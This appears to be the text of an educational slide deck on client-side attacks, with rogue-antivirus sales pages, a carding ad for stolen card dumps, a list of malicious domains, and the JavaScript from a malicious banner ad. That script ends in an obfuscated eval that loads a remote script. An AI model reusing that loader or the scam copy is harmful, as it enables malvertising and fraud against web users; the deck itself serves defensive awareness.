someone always clicks the link

CLIENT SIDE ATTACKS

Why Client Side Attacks?

Better Controls

- Breaching the network perimeter is much more difficult today than a few years ago
  - Dedicated Security Teams
  - Network Separation
    - Internal vs. External vs. DMZ
  - Hardened Server Builds
  - IDS/IPS
  - Security Event Monitoring & Alerting
  - Software security is improving (?)
    - ms08_067

So Now What?

- Who has ‘unrestricted ‘access to the internal network anytime?

THE USER

User Environment

- Far more complex than publicly available servers.
  - Yet less protected
  - Hard to fingerprint - no direct access
- Has legitimate (usually persistent) access to the network's critical assets.
- Is a "domain user" on the network.
  - Browse file shares, run net commands, etc…
  - Domain users can do more than local accounts and SYSTEM.
- Connects to the Internet from within the internal network.

User Environment cont…

- Combination of tools, 3rd party applications or in-house software.
  - Different software companies with differing attitudes towards security and updates.
- Patching policies, if any, vary
  - Workstation policy != Server policy
  - WSUS/SUS doesn't patch random 3rd party applications.
  - Some tools that do. *Assumes an organization has a good handle on the software deployed*

Malware

- Attackers ~~like~~ love low hanging fruit

- Why?
  - Broad ‘unaware’ target user group
  - Risk vs. Return [$$$]
  - It’s really ‘easy’ ☺


Antivirus XP 2008
Official International Virus Research Lab. Product
MORE REALIABLE
MORE EFFECTIVE
MORE PROACTIVE
Free Check
Antivirus XP 2008 - antispyware/virus security protector, the new comprehensive, automatic, and self-updating PC care service that helps to protect and maintain your PC.
Download
© 2006 - 2008 International Virus Research Lab


GreenAV
Professional License
Secure SLL Connection
100% Privacy Guarantee
Green AV
Protect your PC and join our green movement
11159 users worldwide trust us. Their stories are...
Protect your PC with innovative technology and prevent further infection.
100% remove of malicious software, viruses, spyware, malware etc.
Removes suspicious files, Facebook and MySpace account stealers.
Protect personal information from phishing.
Protect E-mail correspondence, addressbook stealing, spam abuse.
Environment care program. $2 from every sale we make will be sent on saving green forests in Amazonia.
Buy Green AV today and make your contribution to Environmental care program. We have already raised:
$ 23 118.1966...
and counting... Join!
Fully Secure & Encrypted Ordering - Even Safer Than Over the Phone.
Your Email Address and Personal Information are private and NEVER resold.
Retail price $99,99
Buy now
100% money back guarantee
Denis Kelmenn
26 years
web-developer
NY
"I can trust Green AV to protect my PC. I know that creating realy good antivirus - is a tough a challenge, and Green AV Team did it."
Anne Tartari
34 years
teacher, housewife
LA
"I think the Environmental program was maybe the strongest reason. There are many antiviruses, and they all are great i suppose. But i share the idea of environmental care and try to support it whatever it is. It looks simple - just 2 dollars, but it's a good new start!"
© 2009 Green AV. All rights reserved.


Home | Buy
Antivirus VIP | Your safe web-surfing solution
Full Windows XP Service Pack compability
MORE REALIABLE
MORE EFFECTIVE
MORE PROACTIVE
GENUINE antivirus software
Buy and download our latest products
Scan your system for free now
Menu
Home
Overview
Download
Company
Features
Support
Antivirus V.I.P key features
Full Windows XP Service Pack 3 Security Center Support!
RescueScan Technology - With Ultra-high speed scan rescueing yours PC from Viruses for few seconds!
Ultimate Live Update - Each 2 hours anti-virus bases and modules are completely updated.
Antivirus V.I.P stands sentinel over your privacy and identity!
Antivirus V.I.P finds out and removes more than 100000 Trojan horses, Spyware, Viruses, Hackers, Adware, Keyloggers and another harmware;
Antivirus V.I.P allows scan files quickly and access other features Antivirus V.I.P directly from Windows Explorer;
Removes "active trojan" from a disk even if it is blocking the file;
Removes trojan files are locked for writing (for example. DLLs being used);
Best backdoor and worm protection;
Supports compressed files scan;
Reports and Activity Log functionality;
Virus Removal Assistant can force clean the stubborn trojans and spyware than the other removal tools cannot;
The Behavior Analysis Technology can find out the unknown trojans and spyware better;
The scheduled scan supports automatic scan at specified time;
Lowest CPU usage rate, best performance and modern user GUI.


Virus Response Lab 2009
Protect Yourself
Stop Spyware and Spam from infecting your PC
DOWNLOAD
FREE SCAN
Buy Now
Features
Support
Testimonials
Company
Spyware and Spam are the world's leading threats to your computer's security today. After just five minutes surfing only a few pages on the internet, you may have unknowingly downloaded more than 10 spyware applications that run and exploit your computer. Sending and receiving email makes your computer just as vulnerable to annoying and malicious spam.
Spyware Scan
Scans your entire system for infections using our exclusive threat database that gets updated every single hour. Scanning is an easy 3-step process by the end of which your system will be clean of all spyware dangers.
Spywall Live Monitoring
Brand-new real-time monitor for any kind of spyware or adware attacks attempted on your machine. After you clean your system, © Spywall will keep onwatching your back. You'll never have to worry about spyware again.
Spam Filter
This real-time filtering program monitors and blocks all incoming spam,keeping your inbox clean of annoying (and sometimes dangerous) messages.
Popup Blocker
STOP
Being automatically integrated into your browser, it will make you forget about commercial pop-ups sooner than you can imagine!
Live Update!
The Live Update feature allows you to keep VirusResponse Lab 2009 up-to-date to the latest known Spyware threats.
» Download VirusResponse Lab 2009 now!
No one is safe!
According to the National Cyber Security Alliance, 9 out of 10 computers with an Internet connection are infected with spyware, without knowledge or approval. Commercial websites, "free" software and marketing companies are massively distributing dangerous Spyware that put you at risk. Find out right now with our
» FREE Spyware Scan.
Spyware in the news
MacNewsWorld: "Spyware is evolving into a monster that might soon become more vicious than e-mail spam and virus attacks combined."
TheRegister: "73,000 Trojan horse 61,000 system monitoring programs and 2.3 million adware programs in a scan of only 420,000 PCs..."
What is Spyware ?
Spyware (e.g. virus) is malicious software planted on your PC by a third party in order to secretly monitor what you do online. Once your browsing habits are analyzed, you are flooded with endless Commercials, Pop-ups and Spam from inside your PC! Spyware dramatically slows down your computer and Internet connection speed!
Spyware collects your private information and steals your identity, passwords, credit card details and other financial data!
» To learn more about VirusResponse Lab 2009 click here.

What do all these products have in common?


So why go to all this trouble?

- Bots, botnets & more bots!
  - Phishing
  - Spamming
  - Denial of service attacks
  - Data harvesting/keylogging
    - Banking information / Credit cards
    - Username/passwords
  - Malware hosting/distribution sites
- Botnets equal $$$ and lots of it!

It’s all the same thing…

- Adware
- Spyware
- Rogueware
- Ransomware
- Scareware
- Malware

It really is all about money…



FORGET Russians, Romanians, Chinese, Malaysian, etc. Deal with the PROS.

I've got big, VERY FRESH databases of skimmed dumps (org track 1 and 2). In business over 6 years. Will replace failures, no problem.

Min order FIVE of any type.

--- USA---
MasterCard, Visa Classic -$20
Visa Gold/Platinum/Corporate/Signature/Business -$40
American Express -$30

---CANADA---
MasterCard, Visa Classic -$20
Visa Gold/Platinum/Corporate/Signature/Business -$40

---EU---
MasterCard, Visa Classic -$70
Visa Gold/Platinum/Corporate/Signature/Business -$100

---ASIA---
Visa Gold/Platinum/Corporate/Business -$100

A Few Stats…

- 75 percent of Web sites with malicious code are legitimate sites that have been compromised.
- 60 percent of the top 100 most popular Web sites have either hosted or been involved in malicious activity in the first half of 2009.
- 12 percent of Web sites infected with malicious code were created using Web malware exploitation kits.
- ‘drive-by’ exploits & malware hosting sites

Top 10 Web Attack Vectors

1. Browser vulnerabilities
2. Adobe Flash vulnerabilities
3. ActiveX vulnerabilities
4. SQL injection
5. Adobe Acrobat Reader vulnerabilities
6. Content management systems (CMS) vulnerabilities
7. Apple QuickTime vulnerabilities
8. Malicious Web 2.0 components (e.g. facebook applications, 3rd-party widgets/gadgets, banner ads)
9. RealPlayer vulnerabilities
10. DNS cache poisoning

- Don’t forget Email, IM/p2p & Fileformat bugs


I'd Never Visit these…

- myzonedom.ru
- hfju38djfhjdi3kd.cn
- leiayre.cn
- validating.ru
- srvfarino.co.cr
- 35465543.com
- nenastiya.cn
- spaider.no-ip.biz
- ddoser.selfip.org
- cr4zyl0v3.no-ip.biz

What about this site?

On Sept 14, 2009…


- 3rd Party Banner Ad infected NYTimes viewers
- Malicious iframe
  - tradenton.com/?id=21610438
- Fake Antivirus




The actual code…

```
<html><body style="margin:0; padding:0;">
<script type="text/javascript">
var rightNow = new Date();
var date1 = new Date(rightNow.getFullYear(), 0, 1, 0, 0, 0, 0);
var temp = date1.toGMTString();
var date3 = new Date(temp.substring(0, temp.lastIndexOf(" ")-1));
var hoursDiffStdTime = (date1 - date3) / (1000 * 60 * 60);
tz_crt = hoursDiffStdTime;

document.write(unescape("%3Ca href='http://www.bulgari.com/main.php?lang=6/ref=680'
target='_blank'%3E%3Cimg src='http://harlingens.com/bdb/-MISC/bulgari_300x250.gif' border='0'
%3E%3C/a%3E"));

var a1 = "http://sex-and-";
var a2 = "the-city.cn/go.php?i";
var a3 = "d=2006-63&key=0522c7066&p=1";
var action_URL = a1 + a2 + a3;
var cur_domain = "harlingens.com";

eval(unescape('%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70
%65%28%22%25%33%43%73%63%72%69%70%74%20%73%72%63%3D%27%68%74%74%70%3A%2F%2F%
22%20%2B%20%63%75%72%5F%64%6F%6D%61%69%6E%20%2B%20%22%2F%69%6E%63%6C%75%64%6
5%73%30%32%2E%6A%73%27%20%74%79%70%65%3D%27%74%65%78%74%2F%6A%61%76%61%73%63
%72%69%70%74%27%25%33%45%25%33%43%2F%73%63%72%69%70%74%25%33%45%22%29%29%3B'));

</script></body></html>
```


Exploit Kits & a SAAS Model




Point & Click Exploitation



They have stats too…



